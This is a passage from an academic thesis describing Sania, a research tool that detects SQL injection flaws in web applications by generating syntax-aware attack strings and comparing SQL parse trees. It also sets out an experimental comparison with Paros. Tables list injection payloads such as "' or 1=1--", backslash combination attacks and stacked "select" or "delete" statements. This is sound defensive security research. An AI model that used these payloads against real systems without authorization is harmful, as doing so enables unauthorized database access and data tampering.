Additionally, Sania offers the users a way to optimize vulnerability detection process by optionally providing application-specific information. For example, a web page requires clients to enter the same data to several input fields (such as a password field and its confirmation field). If the entered data do not match, the web application returns a page that we did not expect. To reach the expected web page for executing the test-




Figure 4.1: Fundamental design of Sania

ing on it, Sania allows the user to specify which fields must have the same value, and automatically inserts the same value to these fields.

4.2 Vulnerability Detection Technique

Sania captures the SQL queries between the web application and database as well as HTTP requests between a browser and the web application. In Sania, the user sends *innocent* HTTP requests through a web browser. Sania intercepts those innocent requests and SQL queries issued from the web application. This is illustrated in the left-side of Figure 4.1. Sania then begins vulnerability detection with the following three steps.

1. **Identifying target slots**
   Sania analyzes the syntax of the SQL queries to identify *target slots*. A target slot is a slot in an SQL query, into which an attacker can embed attack codes to cause SQL injection. For example, when a client tries to log into a web application, a browser sends an HTTP request with parameters p_1, p_2, and p_3. If the parameters p_1 and p_2 appear at the slots $\o_1$ and $\o_2$ in the following SQL query respectively, we refer to the slots as target slots.

   ```
   SELECT * FROM users WHERE
        name='ø₁' AND (password='ø₂')
   ```
   ($\o_i$: target slot)

   Then p_1 and p_2 are used for embedding attacks to cause SQL injection, but p_3 is not.

2. **Generating attacks**
   Sania analyzes the syntax of each target slot to generate syntax-aware attacks that can successfully change the structure of the SQL query. In the previous example, by analyzing the syntax of the target slot $\o_2$, Sania generates an attack code according to the syntax such as "`') or 1=1--`". This attack code ends the

password value and injects an SQL command. This contains a right-parenthesis to close the left-parenthesis, which avoids breaking the syntax of the SQL query.

3. **Checking vulnerabilities**
   After sending the attacks generated from the second step, Sania checks for existence of SQL injection vulnerabilities in the web application. In this step, Sania uses the well-known tree validation technique [33]; if an attack successfully injects attack codes into an SQL query, the parse tree of the SQL query differs from that generated from the innocent HTTP request.

4.2.1 Identifying Target Slots

In SQL injection, an attacker embeds an attack code into a certain attack point in the HTTP request and the value may appear in a target slot in an SQL query. An attack code can be a query-string, a cookie, or any other parameter in an HTTP request.

Suppose that an HTTP request has a query-string such as "id=555&cat=book" and the generated SQL query becomes:

SELECT * FROM users WHERE user_id=555.

This query-string has two sets of data separated by an ampersand (&), and the equality sign (=) divides each data set into two elements: *parameter* and *value*. In this case, the parameters are id and cat, and their values are respectively 555 and book. A parameter element is fixed, but an attacker can freely alter a value element. In Sania, a target slot is identified by checking whether a value element appears in a leaf node of the parse trees of the SQL queries generated from the innocent HTTP request.

It is possible that Sania may identify a potentially safe slot as a target slot if the value of a *stateful* parameter appears in an SQL query. A stateful parameter is an HTTP parameter whose value is not embedded into any SQL query, even though the same string happens to appear in an SQL query. Suppose a web page accepts the query-string, name=xxx&action=yyy, and the action parameter is a stateful parameter to determine the action of the web page. When the value of the action parameter is:

- select; the web page issues the following SQL query:

  select * from users where name='σ' (σ: the value of name parameter).

- others; the web page issues no SQL query.

If the query-string in an HTTP request contains name=xxx&action=select, the SQL query becomes "select * from users where name='xxx'". In this example, Sania determines the slots for xxx and select in the SQL query, which are both target slots, even though the string select appearing in the query-string does not actually

embedded into the SQL query. As a result, Sania makes an attack for attempting to exploit the stateful parameter, although the attack will never be successful because no SQL query is issued when other values are used for the `action` parameter. Note that removing the reserved SQL keywords from choosing target slots is an inappropriate approach to avoid the problem, because a reserved word, such as "`select`", can appear in a target slot just as the same as other strings. To exclude stateful parameters, Sania allows the users to specify which parameters will never appear in SQL queries. The details are discussed in Section 4.2.4.

4.2.2 Generating Attacks

Sania dynamically generates attacks by embedding an attack code into a target slot. Sania generates two types of attacks: *singular* and *combination*. In a singular attack, Sania inserts an attack code into a single target slot. In a combination attack, it inserts attack codes into two target slots at the same time.

4.2.2.1 Singular Attack

A singular attack attempts to exploit one target slot at a time. To create an effective singular attack, Sania generates an attack code according to the syntax of the target slot in the SQL query. A syntax is the data-type of a non-terminal node in a parse tree that represents the syntactic structure of an SQL query. A terminal node has an SQL keyword or a variable used in the SQL query. Since a terminal node appears as a child node of a non-terminal, the syntax is obtained by referencing to the parent node of a terminal node in which an attack code appears. Suppose a web application issues the following SQL query to authenticate a user's log in.

`SELECT * FROM users WHERE name = '`$ø_1$`' AND (password = `$ø_2$`)` ($ø_i$: target slot)

The parse tree reveals that the syntax of the target slots $ø_1$ and $ø_2$ are a *string* and an *integer* in the SQL grammar respectively. In addition, Sania can learn that $ø_2$ is enclosed in parentheses by tracing the ancestor nodes of $ø_2$ in the parse tree.

With the information about the syntax of a target slot, Sania is able to generate effective attacks. In the above example, an attack code for the string ($ø_1$) is for example "`' or 1=1--`", which contains a single quote to end the `name` value in the SQL query. By ignoring the characters after the two hyphens "`--`", the attack code successfully changes the structure of the SQL query. On the other hand, an attack code for the integer ($ø_2$) is for example "`123) or 1=1--`", which does not contain a single quote to end the `password` value since $ø_2$ is not enclosed in quotes. This attack code contains a right-parenthesis "`)`" to end the left parenthesis. Sania is able to know how many parentheses are required for exploiting the target slot by counting the ancestor parenthesis node and makes the same number of right-parentheses.

To create a syntax-aware attack code, Sania uses an *attack rule* that we prepared for each syntax in the SQL grammar. An attack rule is a specification about how to create an attack code according to the syntax of each target slot. In the example above, the attack codes are created by referring to the attack rule for a string or that for an integer. We found the syntax of target slots can be classified into 96 patterns in the SQL grammar and defined an attack rule for each syntax by thoroughly investigating SQL injection techniques [13, 61, 62, 63, 64, 65, 66, 67].

Each attack rule is represented as a four-element tuple:

```
(metaCharacter, userInput, insertedSQL, parentheses).
```

A `metaCharacter` holds a boolean value that represents whether to insert a quote, which *ends* the user input (usually a string) in a target slot to divide the target slot into two parts. The first part, called a `userInput`, contains a normal string that mimics the input from an ordinary user. The second part, called an `insertedSQL`, contains a part of the SQL query that an attacker attempts to inject. Since the quote inserted into a target slot represents the end of a `userInput`, the string in the `insertedSQL` is interpreted as SQL keywords. In addition, a `parentheses` also holds a boolean value that determines whether or not to insert parentheses to make an SQL query syntactically correct. If this value is `true`, Sania counts the appropriate number of parentheses by tracing the ancestor nodes back from the terminal node in which an attack code appears.

Although this `parentheses` value is often `true` for not breaking the structure of an SQL query, it can have a `false` value for allowing users to optionally perform other security checks, even in the situation where an attack does not result in a success. For example, the users can check the correctness of the implementation of sanitizing functions because breaking the syntax of an SQL query often indicates a failure of proper implementation of a sanitizing function. Even though Sania always attempts not to break the structure of an SQL query, we put flexibility into user customization with the `parentheses` value.

The attack code for a string shown above "`' or 1=1--`" is generated from the attack rule for a string, which is defined as, for example:

```
(true,
 λ | ϵ,
 or 1=1-- | ;select x from z--,
 true).
```

This represents `metaCharacter` is required, `userInput` is either of the input from the user (λ) or a blank (ϵ), `insertedSQL` is "`or 1=1--`" or "`;select x from z--`", and `parentheses` are required to create an attack code. When the `metaCharacter` is required, Sania also chooses the proper quote type, a single quote (`'`) or a double quote (`"`), according to the context of target slots. Since $\emptyset_1$ in the example is enclosed in single quotes, a single quote is chosen for the `metaCharacter`. The attack rule also

indicates `parentheses` are required. In this case, no parenthesis is used because none of the ancestor nodes of $\o_1$ holds any parenthesis.

The attack code for an integer above "`123) or 1=1--`" is generated from the attack rule for an integer, which is defined as, for example:

```
(false,
 λ,
 or 1=1-- | ;select x from z--,
 true).
```

The `false` for `metaCharacter` indicates no quote is required to end the `password` value since an integer value is not enclosed in quotes. `userInput` has to use the value of the `password` embedded into the innocent HTTP request. Since the value of `parenthesis` is true, a right-parenthesis is embedded into the attack code to close the left-parenthesis.

Table 4.1 shows examples of 22 attack rules. Each rule is written in the following format as described before:

```
(metaCharacter, userInput, insertedSQL, parentheses).
```

In the list, an ϵ indicates a blank and a λ indicates a user input. Table 4.2 shows the syntax of target slots, an example of the syntax in an SQL query, and their applicable rules listed in Table 4.1. In the table, a χ indicates an arbitrary value and SQL keywords are written in italics.

Note that some of the attack rules, (D and E in Table 4.1) are not usually used in generating attacks because they might forcibly break the structure of the SQL queries. Breaking the structure does not always indicate the success of an attack even when an attack code is successfully injected into an SQL query, because the broken query is never executed at the database. However, they can be optionally chosen when Sania users need them to test their web applications.

In addition to the 22 attack rules that we prepared so far, we may need to define new attack rules when a new type of SQL injection is discovered. Judging from the fact that new attacks have emerged in the past as a result of the evolution of web technologies, it is likely to be happened in the future since the technology has still been rapidly progressing. Similar to the discussion about such new attack techniques, we also may need to define new syntax and corresponding attack rules as introduced in Table 4.2, when new syntax is defined in the SQL grammar. In our current implementation, the attack rules are defined in XML, so that new attack rule can be easily added to Sania.

4.2.2.2 Combination Attack

A combination attack exploits two target slots at the same time. Sania inserts a special character into the first target slot and an SQL keyword into the second to cause an SQL injection. Suppose a web application issues the following SQL query:

Table 4.1: Attack rules for creating a precise attack code

Label	Attack rule
A	(true, ϵ | λ, or '1'='1 | or "1"="1 | or 1=1-- | or 1=1;--, true)
B	(false, λ, or 1=1 | or 1=1-- | or 1=1;--, true)
C	(false, 1=1 or, λ, false)
D	(true, ϵ, ϵ, false)
E	(true, λ, ϵ, false)
F	(false, λ, WHERE 1--, true)
G	(false, λ, -- | ;--, true)
H	(false, λ, xxx--, true)
I	(false, λ, AND 0 or 1=1 | AND 0 or 1=1-- | AND 0 or 1=1;--, false)
J	(false, λ, passwd FROM xxx--, false)
K	(false, λ, int, false)--)
L	(false, λ, ,xxx int, false)
M	(false, λ, from xxx--, true)
N	(false, λ, THEN 'xxx' END-- | THEN 1 END from passwd--, false)
O	(false, λ, END from passwd--, false)
P	(false, ϵ, select * from xxx | insert into xxx values(zzz) | delete from xxx where zzz=0, true)
Q	(false, λ, ,xxx, false)
R	(false, λ, =0--, false)
S	(false, ϵ, ϵ, false)
T	(false, ϵ, (1+1) | (1-1) | (1*1) | (1/1), true)
U	(false, ϵ, ;select * from xxx, false)
V	(false, λ, ;select * from xxx | ;select * from xxx--, true)

`SELECT * FROM users WHERE name='`$\emptyset_1$`' and password='`$\emptyset_2$`'` ($\emptyset_i$: target slot).

Sania inserts a backslash to the first target slot ($\emptyset_1$) and a string " `or 1=1--`" to the second ($\emptyset_2$). If they are not sanitized correctly, the resulting SQL becomes:

```
SELECT * FROM users WHERE name='\' and password=' or 1=1--'.
```

The `name` parameter is identified as "`' and password=`" because the injected backslash escapes the single quote. Thus, the `where` clause is evaluated true because "`1=1`" is always true and the single quote at the end of the query is commented out by the two hyphens "`--`".

Sania executes a combination attack only when the first target slot is enclosed in quotes. This is because Sania can detect the vulnerability by a singular attack if the first target slot that is not enclosed in quotes is vulnerable to a combination attack. As shown above, to activate the SQL keyword injected into $\emptyset_2$, the quote indicating the beginning of $\emptyset_2$ should be forced to indicate the end of $\emptyset_1$. To this end, if no quote encloses $\emptyset_1$, at least one quote should be injected into $\emptyset_1$. Since Sania checks if a quote can be injected into every target slot with singular attacks, Sania can detect the vulnerability without executing combination attacks.

We defined two attack rules for combination attacks. Each attack rule is represented as a four-element tuple:

```
(metaCharacter, formerSlot, latterSlot, parentheses).
```

The `metaCharacter` and `parentheses` are the same as those defined for singular attacks. The `metaCharacter` represents whether or not to use a meta-character, `(')`

Table 4.2: Non-terminals in an SQL parse tree and attack rules to exploit them

Syntax of target slot	SQL example	Attack rules
select-stmt	*select* select-item *from* from-item *where ...*	B P
create-stmt	*create table* from-item ...	P
insert-stmt	*insert into* from-item ...	B P
delete-stmt	*delete from* delete-tbl ...	B P
drop-stmt	*drop* drop-type ...	P
update-stmt	*update* from-item *set ...*	B F P
replace-stmt	*replace* from-item *set ...*	P
truncate-stmt	*truncate table* from-item ...	P
union-stmt	select-stmt *union* select-stmt	P
select-item - alias	χ	M
update-prm	$\chi_1 = \chi_2$	F
join-expr	*join* from-item [on-expr | using-expr]	B F G
group-col	*group by* χ	Q
order-expr	*order by* χ	Q
order-prm	*asc* | *desc*	Q
having-expr	*having* χ	B
limit-expr	*limit* limit-val | *offset* offset-val	G
limit-val	long-val | jdbc-prm ...	G
offset-val	long-val | jdbc prm	G
drop-type	χ	H
distinct-expr	*distinct* [*on* select-expr-item]	J
top-expr	*top* long-val	J
using-expr	*using* (χ)	F G
function	*count*(χ)	B M R
parenthesis	(χ)	G M
index	index-type col-name	L
index-type	*primary key* | *index* index-name	L
btwn-expr	*between* btwn-start *and* btwn-end	B C
btwn-start	χ	I
btwn-end	χ	B
is-null-expr	χ_1 *is* [not-stmt] *null* χ_2	B
inverse-expr	-χ	B
on-expr	*on* χ	B
not-stmt	*not*	S
tbl-name	χ	G M R
tbl-col	χ	G M R
tbl-alias	χ	G M
col-name	χ	K
col-data-type	χ	L
col-index	long-val	B T
col-spec	*default* long-val | *unsigned* | *unique* | *autoincrement*	L
and-expr	χ_1 *and* χ_2	B
or-expr	χ_1 *or* χ_2	B
in-expr	χ_1 *in* χ_2	B
like-expr	χ_1 *like* χ_2	B
eq-to	$\chi_1 = \chi_2$	B
not-eq-to	$\chi_1 \mathrel{!=} \chi_2$	B
gt	$\chi_1 > \chi_2$	B
gt-eq	$\chi_1 >= \chi_2$	B
mt	$\chi_1 < \chi_2$	B
mt-eq	$\chi_1 <= \chi_2$	B
add	$\chi_1 + \chi_2$	B C T
sub	$\chi_1 - \chi_2$	B C T
mul	$\chi_1 * \chi_2$	B C T
div	χ_1 / χ_2	B C T
case-expr	*case* χ *end*	M
when-expr	*when* χ	N
then-expr	*then* χ	O
else-expr	*else* χ	O
jdbc-prm	*?*	B
all-cols	*	M
null-val	*null*	B
double-val	χ	B T V
long-val	χ	B T V
date-val	'*yyyy-mm-dd*'	A
time-val	'*hh:mm:ss*'	A
timestamp-val	'*yyyy-mm-dd hh:mm:ss*'	A
string-val	'χ'	A
comment	/*χ*/ | --χ	U

or `(")`, and the `parentheses` determines whether or not to insert parentheses to make an SQL query syntactically correct. The `formerSlot` is a backslash to escape the quote enclosing the first target spot. The `latterSlot` contains an SQL keyword that an attacker attempts to inject. The two attack rules we defined are:

1. `(true, \, or 1=1-- | ;select x from z--, true)`, which is used if the second target slot is *not* enclosed in quotes, such as:

   `SELECT * FROM users WHERE name='`$\o_1$`' and id=`$\o_2$ ($\o_i$: target slot).

2. `(false, \, or 1=1-- | ;select x from z--, true)`, which is used if the second target slot is enclosed in quotes, such as:

   `SELECT * FROM users WHERE name='`$\o_1$`' and passwd='`$\o_2$`'` ($\o_i$: target slot).

In a combination attack, Sania chooses two target slots even if there are more than two target slots in an SQL query. This is because attacking two target slots is sufficient enough to detect a vulnerability against a combination attack. For example, a web application issues the following SQL query:

`SELECT * FROM users WHERE`
`name='`$\o_1$`' and id='`$\o_2$`' and password='`$\o_3$`'` ($\o_i$: target slot).

Suppose that Sania tries to exploit $\o_1$, $\o_2$, and $\o_3$ by injecting a backslash into $\o_1$ and an arbitrary attack code into $\o_3$. When a backslash exploits $\o_1$, the value of the `name` field in the resulting SQL query becomes "`' and id=`". Then, we have to insert a string that makes a syntactically correct SQL query into $\o_2$. Since $\o_2$ is used for fixing the broken syntax of the SQL query when we attempt to exploit $\o_1$ and $\o_3$ at the same time, $\o_2$ should not be a slot for injecting an attack code. As shown in this example, it is impossible to attack all three target slots at the same time. So, we simply perform testing for these three target slots by attempting to exploit only two target slots at a time.

Sania carefully chooses a pair of target slots. If an improper pair is chosen, the resulting SQL query will be syntactically broken. In the previous example, when Sania tries to exploit $\o_1$ and $\o_3$, we have to insert an appropriate string into $\o_2$ for not breaking the structure of the SQL query. An attack code for $\o_2$ is, for example, "`and 'a'='a`". This attack code alters the structure of the SQL query by injecting single-quotes, although the purpose of injecting this attack code was just for not breaking the structure of the SQL query. Thus, the $\o_1$ and $\o_2$ pair is sufficient for detecting the SQL injection vulnerability. Formally, to conduct a combination attack, two target slots need to be adjacent, in our example, such as a $\o_1$ and $\o_2$ pair, and a $\o_2$ and $\o_3$ pair.

But if $\o_2$ is not enclosed in quotes, Sania tries to attack the $\o_1$ and $\o_3$ pair. For example, a web application generates the following SQL query:

```
SELECT * FROM users WHERE
     name='ø1' and id=ø2 and password='ø3'
```
($ø_i$: target slot).

The $ø_1$ and $ø_3$ pair is appropriate for the target slots for a combination attack, because when $ø_1$ is exploited by a backslash, the `name` field in the SQL query is:

“`' and id=`v_2 `and password=`” (v_i: a value for $ø_i$),

in which the value for $ø_2$ is incorporated into the `name` field in the SQL query. Thus, if a target slot that is not enclosed in quotes exists between a pair of target slots, the pair can also be a target slot for a combination attack.

For detecting vulnerabilities against another variant of combination attacks, a mutli-byte SQL injection, Sania executes a singular attack with an attack code containing only a single quote. The reason why Sania only executes a singular attack but not a combination attack is because the vulnerability of a multi-byte SQL injection can be detected only by observing how the single quote is processed in the web application. Although a safe web application modifies a single quote into a set of two single quotes or a set of a backslash and a single quote, if another string is generated, it may become vulnerable. Because of this reason, Sania checks a suspicious character or a byte before the injected single quote in the resulting SQL query, as well as checking the structural change of the SQL query.

4.2.3 Checking Vulnerabilities

To check for an SQL injection vulnerability, Sania uses the well-known technique called tree validation proposed in SQLGuard [33]. In the tree validation, the structure of an SQL query generated from an innocent request is juxtaposed with that of an actual SQL query generated from an attack. As well as the appearance of the trees, the syntax of each node is also compared. This technique determines that the attack is successful if those structures are different.

4.2.4 Improving Accuracy of the Testing

Dynamic analysis scanners that inspect web applications externally have difficulty in gathering information useful for generating effective attack codes, compared with static analysis scanners that are able to investigate the details of the web applications from the source code. Sania performs dynamic analysis while allowing the users to specify additional information about the target web applications to improve the accuracy of the testing. This information is called *Sania-attributes*. Sania optionally requests users to input Sania-attributes after identifying target slots but before generating attack code, so that Sania is able to optimize the process of attack generation and only generate effective attacks using the information supplied as Sania-attributes. We prepared five

Table 4.3: Sania-attributes to improve the accuracy of testing

Name	Purpose
length-attribute	To limit the maximum length of an attack code
equivalent-attribute	To apply the same value to multiple fields
skip-attribute	To exclude user-specified parameters from testing
preserve-attribute	To detect a vulnerability of stored SQL injection
structure-attribute	To accept the change of tree structure of SQL query

Sania-attributes as shown in Table 4.3, and introduce them in order. In the current implementation, users input Sania-attributes through its graphical user interface (GUI).

4.2.4.1 Length Attribute

A database defines the maximum character length of a column (or a field in some databases). An attack code longer than the maximum length will be rejected by the database without executing the SQL query. To suppress the creation of such non-executable attacks, Sania allows the users to specify the maximum length of an attack code to be generated. A *length-attribute* is used to specify the maximum length so that Sania does not create an attack code longer than that specified by the length-attribute.

4.2.4.2 Equivalent Attribute

In some web pages, a client needs to enter the same data into several input fields. For example, a web page has a password field and its confirmation field to which the same password must be entered. If these do not match, the web application rejects the request and Sania can not reach the web page of interest. Sania allows the user to attach an *equivalent-attribute* to HTTP parameters. By attaching an equivalent-attribute, Sania inserts the same data into the parameters.

4.2.4.3 Skip Attribute

Sania excludes HTTP parameters from testing, if a *skip-attribute* is attached to the HTTP parameters. This attribute is useful for stateful parameters described in Section 4.2.1. By attaching a skip-attribute to the stateful parameters, Sania can skip testing against them.

4.2.4.4 Preserve Attribute

To deal with a *stored* SQL injection presented in Section 2.1.3, Sania introduces *preserve-attribute*. A preserve-attribute is attached to the parameter whose value appears in a later SQL query triggered by another request. Sania records all the requests between

Table 4.4: Structure-attributes and their acceptable expressions

Name	Acceptable expressions
arithmeticExpression	Number/mathematical statements
conditionalExpression	Conditional statements such as AND/OR statements
relationalExpression	Relational statements used to compare two values, such as LIKE and IS NULL statements
notExpression	Statements that can accept NOT expression, such as BETWEEN, IN, and LIKE statements
subSelectExpression	Statements that can accept sub-SELECT expressions, such as JOIN and FROM statements

the request containing a preserve-attribute and the request that triggers the SQL query. To send an attack, Sania sends all the recorded requests and checks for a vulnerability in the SQL query of interest. For example, a request R_1 contains a parameter p_1 but does not trigger any SQL query. The second request R_2 neither contains any parameter nor triggers any issue of an SQL query. The third request R_3 has no parameters but issues an SQL query that contains p_1. In this example, Sania can not identify p_1 in the SQL query triggered by R_3, thus requires users to specify preserve-attribute. Sania regenerates the requests (from R_1 to R_3) after sending the attack, and checks the SQL query after R_3.

4.2.4.5 Structure Attribute

We also added another Sania-attribute to optimize the tree validation for a special case that we encountered during the preliminary experiments. We found an example where the structure of a dynamically generated SQL query depends on the client's inputs, even though there was no vulnerability. The web application issues the following SQL query and øcan hold an arbitrary arithmetic expression as well as a number:

`SELECT * FROM users WHERE id=ø` (ø: target slot).

The structure of this SQL query changes according to the value of ø, because an arithmetic expression, for example "1 + 2", is expressed as a subtree composed of two number nodes. In case a number is applied to ø, the tree for øis expressed with only a number node. Because of this, Sania judges the application to be vulnerable to SQL injection even though it is not vulnerable. To avoid this problem, Sania allows the user to attach a *structure-attribute* to an HTTP parameter, which enables the user to specify several acceptable subtrees. Table 4.4 lists structure-attributes. In the above example, the user can associate an `arithmeticExpression` attribute with the `id` field to let it contain an arbitrary arithmetic expression.




Figure 4.2: Implementation and vulnerability detection process of Sania

4.2.4.6 Automated Deletion of Inserted Data

Additionally, we also found a case where Sania needs to delete successfully injected attack codes from database before executing the subsequent attacks. A web page, such as a user registration page, issues an SQL query to insert user-supplied data into the database. If Sania embeds an attack code into the data, the attack code is stored in the database and will adversely affect subsequent attack results. For example, the web site initially checks the database for the user ID specified in an HTTP request. If the user ID is not in the database, an SQL query is issued to insert the new user information. Otherwise, the SQL query is not issued and we cannot execute testing of any value in the SQL query.

To avoid this, every data inserted into the database has to be deleted before the next attack gets started. Suppose a web application issues an insert statement shown below and the id column is defined to be unique.

`INSERT INTO users(id,name) VALUES (333,'ø')` (ø: target slot).

This SQL query inserts a new user's information with his id and name values. Since the id value is already made by the innocent request, Sania needs to delete the inserted data for preventing duplication errors at the database. To this end, Sania automatically analyzes the insert statement sent to the database for constructing another SQL query that deletes the inserted data as follows.

`DELETE FROM users WHERE id=333 and name='v'` (v: the value for a target slot).

4.3 Implementation

We implemented a prototype of Sania in Java that had 25,000 lines of code. In addition, it had a list of attack rules in XML that had 1,800 lines of code. As shown in Figure 4.2, Sania consists of a GUI interface, an HTTP proxy, an SQL proxy, and a




Figure 4.3: Snapshot of Sania at work (selecting Sania-attributes for improving attack codes and flexible tree validation)

core component. The GUI interface supplies a panel to control Sania, and the HTTP and SQL proxies intercept HTTP and SQL packets respectively. The core component performs a task to detect SQL injection vulnerabilities, such as identifying target slots, generating attacks, and checking vulnerabilities.

In this implementation, Sania requires two user involvements; accessing the target web application with a browser and optionally providing Sania-attributes. By accessing the web application, the browser sends an HTTP request, and the request triggers SQL queries. Sania needs these packets for initializing the test. In addition, by providing Sania-attributes, Sania can optimize the testing. Since the phase of providing the attributes is after identifying target slots and before generating attacks, Sania can display detailed information about target slots on the GUI panel as shown in Figure 4.3. A test result is output as an HTML or XML document. The document contains information about target slots, attack codes, and the structures of SQL queries, so that the user can easily see how the SQL injection succeeded.

4.4 Experiments

This section presents our evaluation of Sania. We compare Sania with a public web application scanner from two points of view: efficiency and false positives.

Table 4.5: Subject web applications used in our evaluation

Subject	Description	Language	LOC	Target slot
E-learning	Online Learning System	Java (Servlet) & JSP	3682	13 (24)
Bookstore	Online Bookstore	JSP	11078	71 (117)
Portal	Portal for club	JSP	10051	98 (136)
Event	Event tracking system	JSP	4737	29 (50)
Classifieds	Online Classifieds System	JSP	6540	40 (64)
EmplDir	Online Employee Directory	JSP	3526	24 (38)

Table 4.6: Sania-attributes specified for evaluation

Subject	length-attribute	equivalent-attribute	skip-attribute	structure-attribute
E-learning	0	0	0	1 parameter (2 tree elements)
Bookstore	0	2 (1 pair)	30	0
Portal	25	0	28	0
Event	2	0	12	0
Classifieds	0	0	17	0
EmplDir	0	0	7	0

4.4.1 Experimental Setup

We selected six subject web applications to evaluate Sania. All of them are interactive web applications that accept HTTP requests from a client, generate SQL queries, and issue them to the database. Table 4.5 lists the subject web applications. Five of them (Bookstore, Portal, Event, Classifieds and EmplDir) are free open source applications from GotoCode [68]. We found some of them have already been used for providing services in the real world. Each web application is provided in multiple programming languages. We chose the JSP and PHP versions, but we show only the result of the JSP version because there was no difference in the test results. The remaining one, E-learning, is a JSP and Java Servlet application provided by IX Knowledge Inc. [69]. It was previously used on an intranet in the company but no longer used since a newer version has been released.

Table 4.5 shows each subject's name (Subject), a brief description (Description), the languages in which the application was written (Language), the number of lines of code (LOC), and the number of target slots (Target slot) with the total number of HTTP parameters into which an attacker can attempt to inject attack codes in parentheses.

Before Sania started to generate attacks, we manually provided Sania-attributes. Table 4.6 shows the number of attributes specified for each web application. Even though we are not the authors of the subject web applications, it was easy for us to

know application-specific information for providing Sania-attributes because we only needed to look for information about the maximum character length allowed in the database, input fields that must have the same value, and so on. Specifying them would be even easier for the developers of a web application.

To compare Sania with existing techniques for discovering SQL injection vulnerabilities, we decided to use Paros [42], after having carefully investigated 25 vulnerability scanners: 15 scanners from Security-Hacks.com [70] and 10 scanners from Insecure.Org [71]. Paros took second place in Top 10 Web Vulnerability Scanners at the Insecure.Org. The popularity of Paros is quite high; more than 7,000 copies of Paros were downloaded every month from August 2009 to June 2010 at SourceForge.net [72]. We therefore use Paros for our comparison.

At the top of the Insecure.Org ranking was Nikto [73], but it is not designed to check for unknown SQL injection vulnerabilities. WebScarab [74] and Burpsuite [75] have programming interfaces that allow third-party code to extend the functionality. However, although they are really helpful to discover new vulnerabilities by hand, they do not work automatically. Whisker [76] is a scanner that used libwhisker, a library for testing HTTP servers, but is now deprecated in favor of Nikto that also uses libwhisker. Wikto [77] has a Nikto-like functionality and some original functionalities, which also does not discover unknown SQL injection vulnerabilities.

The other 4 scanners at Insecure.Org are commercial applications. The free editions of WebInspect [47], Acunetix WVS [43], and AppScan [44] allow us to perform testing only for specified websites, so we could not test our subject websites. By analyzing the techniques they evaluated the specific websites, we concluded that their techniques are fundamentally the same as that of Paros, which is described later. The free edition of N-Stealth [78] does not perform SQL injection testings, thus we could not analyze its technique.

The 15 scanners from Security-Hacks.com were not suitable for the comparison for the following reasons. Eleven scanners[1] were designed to exploit *known* vulnerabilities to assess how well the web applications stand up to attacks. SQID [90] uses Google Search to help find information related to SQL injection vulnerabilities from the Internet. The SQL Power Injector [91] and FG-Injector Framework [92] help to find SQL injection vulnerabilities; some attack codes are automatically generated. However, the users must manually specify the target slots one by one, and also must manually assess whether the attack succeeded or not.

Brute-forcer [93] automatically finds target slots, generates attack codes, and assesses the security of each target slot. It determines the existence of a vulnerability if a database error is found in the response page. We executed Brute-forcer for our subjects

[1]SQLler [79], SQLbftools [80], SQLBrute [81], BobCat [82], SQLMap [83], Absinthe [84], SQL Injection Pen-testing Tool [85], Blind SQL Injection Perl Tool [86], SQLNinja [87], Automagic SQL Injector [88], and NGSS SQL Injector [89]

Table 4.7: Results for Sania and Paros

